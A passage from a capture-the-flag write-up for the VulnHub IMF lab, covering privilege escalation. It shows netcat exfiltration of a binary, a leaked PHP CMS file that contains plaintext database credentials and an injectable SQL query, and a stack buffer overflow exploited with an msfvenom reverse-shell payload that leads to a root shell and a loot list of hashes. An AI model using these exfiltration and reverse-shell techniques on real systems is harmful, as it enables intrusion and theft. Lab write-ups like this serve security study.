www-data@imf:/var/www/html/imfadministrator/uploads$

www-data@imf:/var/www/html/imfadministrator/uploads$ file /usr/local/bin/agent
<imfadministrator/uploads$ file /usr/local/bin/agent
/usr/local/bin/agent: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-, for GNU/Linux 2.6.32, BuildID[sha1]=444d1910b8b99d492e6e79fe2383fd346fc8d4c7, not
stripped
www-data@imf:/var/www/html/imfadministrator/uploads$
```

Figure 17: writeup.privesc.steps.1.1

```
www-data@imf:/var/www/html/imfadministrator/uploads$ netstat -antp
netstat -antp
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:9090            0.0.0.0:*               LISTEN      1788/nc
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:7788            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 192.168.92.178:43942    192.168.92.179:443     ESTABLISHED 1791/bash
tcp        2      0 192.168.92.178:43936    192.168.92.179:443     CLOSE_WAIT 1747/bash
tcp6       0      0 :::80                   :::*                   LISTEN      -
tcp6       0      0 :::22                   :::*                   LISTEN      -
tcp6       1      0 192.168.92.178:80       192.168.92.179:47266   CLOSE_WAIT -
tcp6       1      0 192.168.92.178:80       192.168.92.179:46474   CLOSE_WAIT -
www-data@imf:/var/www/html/imfadministrator/uploads$

www-data@imf:/var/www/html/imfadministrator/uploads$ nc localhost 7788
nc localhost 7788

  |__|  |__|  |__|  |__|  Agent
  |  |  |  |  |  |  |  |  Reporting
  |__|  |__|  |__|  |__|  System

Agent ID : 1234
Invalid Agent ID
www-data@imf:/var/www/html/imfadministrator/uploads$
```

Figure 18: writeup.privesc.steps.1.2

```

www-data@imf:/var/www/html/imfadministrator/uploads$ ls -l /usr/local/bin/
ls -l /usr/local/bin/
total 16
-rw-r--r-- 1 root root    19 Oct 16  2016 access_codes
-rwxr-xr-x 1 root root 11896 Oct 12  2016 agent
www-data@imf:/var/www/html/imfadministrator/uploads$

www-data@imf:/var/www/html/imfadministrator/uploads$ cat /usr/local/bin/access_codes
<imfadministrator/uploads$ cat /usr/local/bin/access_codes
SYN 7482,8279,9467
www-data@imf:/var/www/html/imfadministrator/uploads$

```

Figure 19: writeup.privesc.steps.1.3

2. We find MySQL credentials within `/var/www/html/imfadministrator/cms.php` file but those didn't seem to be correct and as such we moved on:

```

1 find / -name agent 2>/dev/null
2   /usr/local/bin/agent
3   /etc/xinetd.d/agent

```

```

www-data@imf:/var/www/html/imfadministrator$ pwd
/var/www/html/imfadministrator
www-data@imf:/var/www/html/imfadministrator$ cat cms.php
cat cms.php
<?php error_reporting(E_ALL); ini_set('display_errors', 1); session_start(); ?><html>
<head>
<title>IMF CMS</title>
</head>
<body>
<h1>IMF CMS</h1>
<?php
if(isset($_SESSION['admin_logged_on']) && $_SESSION['admin_logged_on'] == 'that is affirmative sir') {
?>
Menu:
<a href='cms.php?pagename=home'>Home</a> |
<a href='cms.php?pagename=upload'>Upload Report</a> |
<a href='cms.php?pagename=disavowlist'>Disavowed list</a> |
Logout
<br /><br/>
<?php
    $db_user = 'admin';
    $db_pass = '3298fj8323j80df!49';
    $db_name = 'admin';
    $link = mysqli_connect('localhost',$db_user,$db_pass,$db_name);

    $pagename = isset($_GET['pagename'])?$_GET['pagename']:'home';
    $pagename = str_replace('--', '', $pagename);

    $query = "SELECT `pagedata` FROM `pages` WHERE `pagename` = '". $pagename. "'";
    $result = mysqli_query($link, $query);

    $page = mysqli_fetch_row($result);
    print $page[0];
} else {
    print "Please login <a href='index.php'>Here</a>";
}
?>
</body>
</html>
www-data@imf:/var/www/html/imfadministrator$

```

Figure 20: writeup.privesc.steps.2.1

3. We transfer the binary locally and start exploring it:

```

1 cat /usr/local/bin/agent | base64 >agentfile
2 nc -nlvp 9090 >agentfile
3 nc 192.168.92.178 9090 <agentfile

www-data@imf:/var/www/html/imfadministrator/uploads$ nc 192.168.92.179 9090 <agentfile
<imfadministrator/uploads$ nc 192.168.92.179 9090 <agentfile
www-data@imf:/var/www/html/imfadministrator/uploads$

```

Figure 21: writeup.privesc.steps.3.1

```

root@kali: ~/toolbox/data/writeups/vulnhub.imf # nc -nlvp 9090 >agentfile
listening on [any] 9090 ...
connect to [192.168.92.179] from (UNKNOWN) [192.168.92.178] 58364
root@kali: ~/toolbox/data/writeups/vulnhub.imf #
root@kali: ~/toolbox/data/writeups/vulnhub.imf #
root@kali: ~/toolbox/data/writeups/vulnhub.imf # ls -lah agentfile
-rw-r--r-- 1 root root 16K Sep 26 14:27 agentfile
root@kali: ~/toolbox/data/writeups/vulnhub.imf #
root@kali: ~/toolbox/data/writeups/vulnhub.imf # cat agentfile | base64 -d >agent
root@kali: ~/toolbox/data/writeups/vulnhub.imf # file agent
agent: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib
/ld-linux.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=444d1910b8b99d492e6e79fe2383fd346fc8d4c7, not str
ipped
root@kali: ~/toolbox/data/writeups/vulnhub.imf #
root@kali: ~/toolbox/data/writeups/vulnhub.imf # ls -lah agent
-rw-r--r-- 1 root root 12K Sep 26 14:28 agent
root@kali: ~/toolbox/data/writeups/vulnhub.imf #

```

Figure 22: writeup.privesc.steps.3.2

4. It requests for an agent ID which we find to be 48093572 using `objdump`. Upon entering this ID we are presented multiple options and the #3 option seems vulnerable to a buffer overflow. We found the EIP offset to be 168 and then use `ROPShell` to find a `call` or `jmp` that can be used for redirecting control. We created a linux reverse shell using `msfvenom`, crafted our exploit and used `netcat` to submit it as payload to the locally running instance of the vulnerable agent binary:

```

1  objdump -d agent | grep "<main>:" -A30
2  msfvenom -p linux/x86/shell_reverse_tcp LHOST=192.168.92.179 LPORT=4433 -f python -b
   ↪ "\x00\x0a\x0d"
3  nc -nlvp 4433
4  echo -en "48093572\n3
   ↪ \n\xbe\xc3\x35\x65\xa2\xd9\xc8\xd9\x74\x24\xf4\x5a\x33\xc9\xb1\x12\x83\xc2\x04\x31\x72\x0e\x03\xb1\x3b
   ↪ " | nc localhost
   ↪ 7788

```

```

root@kali: ~/toolbox/data/writeups/vulnhub.imf # file agent
agent: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=444d1910b8b99d492e6e79fe2383fd346fc8d4c7, not stripped
root@kali: ~/toolbox/data/writeups/vulnhub.imf #
root@kali: ~/toolbox/data/writeups/vulnhub.imf # checksec --file agent
RELRO    STACK CANARY      NX      PIE             RPATH      RUNPATH      FILE
Partial RELRO   No canary found   NX disabled   No PIE         No RPATH     No RUNPATH   agent
root@kali: ~/toolbox/data/writeups/vulnhub.imf #
root@kali: ~/toolbox/data/writeups/vulnhub.imf #
root@kali: ~/toolbox/data/writeups/vulnhub.imf # gdb agent -q
Reading symbols from agent...(no debugging symbols found)...done.
gdb-peda$ checksec
CANARY      : disabled
FORTIFY     : disabled
NX          : disabled
PIE         : disabled
RELRO       : Partial
gdb-peda$
gdb-peda$ quit
root@kali: ~/toolbox/data/writeups/vulnhub.imf #

```

Figure 23: writeup.privesc.steps.4.1

```

root@kali: ~/toolbox/data/writeups/vulnhub.imf # objdump -d agent | grep "<main>:" -A30
080485fb <main>:
80485fb:      8d 4c 24 04          lea     0x4(%esp),%ecx
80485ff:      83 e4 f0             and     $0xffffffff0,%esp
8048602:      ff 71 fc             pushl   -0x4(%ecx)
8048605:      55                   push    %ebp
8048606:      89 e5               mov     %esp,%ebp
8048608:      51                   push    %ecx
8048609:      83 ec 24             sub     $0x24,%esp
804860c:      a1 44 b0 04 08       mov     0x804b044,%eax
8048611:      83 ec 08             sub     $0x8,%esp
8048614:      6a 00               push    $0x0
8048616:      50                   push    %eax
8048617:      e8 34 fe ff ff       call    8048450 <setbuf@plt>
804861c:      83 c4 10             add     $0x10,%esp
804861f:      83 ec 04             sub     $0x4,%esp
8048622:      68 84 d9 dd 02       push    $0x2ddd984
8048627:      68 f0 89 04 08       push    $0x80489f0
804862c:      8d 45 e0             lea     -0x20(%ebp),%eax
804862f:      50                   push    %eax
8048630:      e8 8b fe ff ff       call    80484c0 <asprintf@plt>
8048635:      83 c4 10             add     $0x10,%esp
8048638:      83 ec 0c             sub     $0xc,%esp
804863b:      68 f3 89 04 08       push    $0x80489f3
8048640:      e8 5b fe ff ff       call    80484a0 <puts@plt>
8048645:      83 c4 10             add     $0x10,%esp
8048648:      83 ec 0c             sub     $0xc,%esp
804864b:      68 05 8a 04 08       push    $0x8048a05
8048650:      e8 4b fe ff ff       call    80484a0 <puts@plt>
8048655:      83 c4 10             add     $0x10,%esp
8048658:      83 ec 0c             sub     $0xc,%esp
804865b:      68 1e 8a 04 08       push    $0x8048a1e
root@kali: ~/toolbox/data/writeups/vulnhub.imf #
root@kali: ~/toolbox/data/writeups/vulnhub.imf #
root@kali: ~/toolbox/data/writeups/vulnhub.imf # printf "%d\n" 0x2ddd984
48093572
root@kali: ~/toolbox/data/writeups/vulnhub.imf #

```

Figure 24: writeup.privesc.steps.4.2


```

[-----registers-----]
EAX: 0xbfffeac4 ("AAA%AAsAABAA$AA nAACAA-AA (AADAA;AA)AAEAAaAA0AFAAbAA1AAGAAcAA2AAHAA dAA3AAIAAe/
AWAAuAAXAAvAAYA wAAZAAXAAyA"... )
EBX: 0x0
ECX: 0xb7faa890 --> 0x0
EDX: 0x16
ESI: 0xb7fa9000 --> 0x1d9d6c
EDI: 0xb7fa9000 --> 0x1d9d6c
EBP: 0x41417241 ('ArAA')
ESP: 0xbfffeb70 ("AAWAAuAAXAAvAAYA wAAZAAXAAyAAzA%A% sA%BA$A% nA%CA%-A%(A%D A%;A%)A%EA%aA%0A%FA%
TA%qA%UA%rA%VA%"...)
EIP: 0x74414156 ('VAAt')
EFLAGS: 0x10286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[-----code-----]
Invalid $PC address: 0x74414156
[-----stack-----]
0000| 0xbfffeb70 ("AAWAAuAAXAAvAAYA wAAZAAXAAyAAzA%A% sA%BA$A% nA%CA%-A%(A%D A%;A%)A%EA%aA%0A%FA%
%TA%qA%UA%rA%VA%"...)
0004| 0xbfffeb74 ("AuAAXAAvAAYA wAAZAAXAAyAAzA%A% sA%BA$A% nA%CA%-A%(A%D A%;A%)A%EA%aA%0A%FA%bA%
qA%UA%rA%VA%tA%W"...)
0008| 0xbfffeb78 ("XAAvAAYA wAAZAAXAAyAAzA%A% sA%BA$A% nA%CA%-A%(A%D A%;A%)A%EA%aA%0A%FA%bA%1A%CA%
A%rA%VA%tA%WA%uA"...)
0012| 0xbfffeb7c ("AAYA wAAZAAXAAyAAzA%A% sA%BA$A% nA%CA%-A%(A%D A%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%
%VA%tA%WA%uA%XA%"...)
0016| 0xbfffeb80 ("AwAAZAAXAAyAAzA%A% sA%BA$A% nA%CA%-A%(A%D A%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%
tA%WA%uA%XA%vA%Y"...)
0020| 0xbfffeb84 ("ZAAXAAyAAzA%A% sA%BA$A% nA%CA%-A%(A%D A%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%cA%
A%uA%XA%vA%YA%wA"...)
0024| 0xbfffeb88 ("AAyAAzA%A% sA%BA$A% nA%CA%-A%(A%D A%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%
XA%vA%YA%wA%ZA%"...)
0028| 0xbfffeb8c ("AzA%A% sA%BA$A% nA%CA%-A%(A%D A%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%
vA%YA%wA%ZA%xA%y"...)
[-----]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x74414156 in ?? ()
gdb-peda$
gdb-peda$ pattern_
pattern_arg      pattern_create pattern_env      pattern_offset  pattern_patch  pattern_search
gdb-peda$ pattern_offset 0x74414156
1950433622 found at offset: 168
gdb-peda$

```

Figure 25: writeup.privesc.steps.4.3

```
root@kali: ~/toolbox/data/writeups/vulnhub.imf # msfvenom -p linux/x86/shell_reverse_tcp LHOST=192.16
8.92.179 LPORT=4433 -f python -b "\x00\x0a\x0d"
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 10 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 95 (iteration=0)
x86/shikata_ga_nai chosen with final size 95
Payload size: 95 bytes
Final size of python file: 470 bytes
buf = ""
buf += "\xbe\xc8\xef\x4c\x39\xdb\xc8\xd9\x74\x24\xf4\x5d\x31"
buf += "\xc9\xb1\x12\x31\x75\x12\x83\xed\xfc\x03\xbd\xel\xae"
buf += "\xcc\x0c\x25\xd9\xcc\x3d\x9a\x75\x79\xc3\x95\x9b\xcd"
buf += "\xa5\x68\xdb\xbd\x70\xc3\xe3\x0c\x02\x6a\x65\x76\x6a"
buf += "\xad\x3d\xd4\xd9\x45\x3c\xe5\x0c\xc7\xc9\x04\x9e\x81"
buf += "\x99\x97\x8d\xfe\x19\x91\xd0\xcc\x9e\xf3\x7a\xa1\xb1"
buf += "\x80\x12\x55\xe1\x49\x80\xcc\x74\x76\x16\x5c\x0e\x98"
buf += "\x26\x69\xdd\xdb"
root@kali: ~/toolbox/data/writeups/vulnhub.imf #
```

Figure 26: writeup.privesc.steps.4.4

[illegible]

Figure 27: writeup.privesc.steps.4.5

5. We got elevated access to the system and can now get the last flag:

```
1 cat /root/Flag.txt
2     flag6{R2gwc3RQcm90MGMwbHM=}
3 cat /root/TheEnd.txt
```

```
root@kali: ~/toolbox/data/writeups/vulnhub.imf # nc -nlvp 4433
listening on [any] 4433 ...
connect to [192.168.92.179] from (UNKNOWN) [192.168.92.178] 55928
id
uid=0(root) gid=0(root) groups=0(root)

uname -a
Linux imf 4.4.0-45-generic #66-Ubuntu SMP Wed Oct 19 14:12:37 UTC 2016 x86_64 x86_64 x86_64 GNU/Linux

ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:2a:cd:d9
          inet addr:192.168.92.178  Bcast:192.168.92.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe2a:cdd9/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:25091 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1543 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2160864 (2.1 MB)  TX bytes:513863 (513.8 KB)
```

Figure 28: writeup.privesc.steps.5.1

Loot

Hashes

```
1  setup:$6$PR5z0qWk$3MKXMgf6.4bLlznh0R87RB4qa0AcGhbEOCs8xtUqVPHp8x0553/
   ↪  6aMZnfsZOWKXL0D0qUcVRkfCQN8Dvj.....
```

Credentials

```
1  mysql: admin/3298fj8323j80.....
```

Flags

```
1  flag1{YWxsdGhlZmls.....
2  flag2{aW1mYWRTaW5pc3RyYXR.....
3  flag3{Y29udGludWVUT2N.....
4  flag4{dXBsb2Fkcjk0Mi5.....
5  flag5{YWdlbnRzZXJ2aWN.....
6  flag6{R2gwc3RQcm90MGM.....
```

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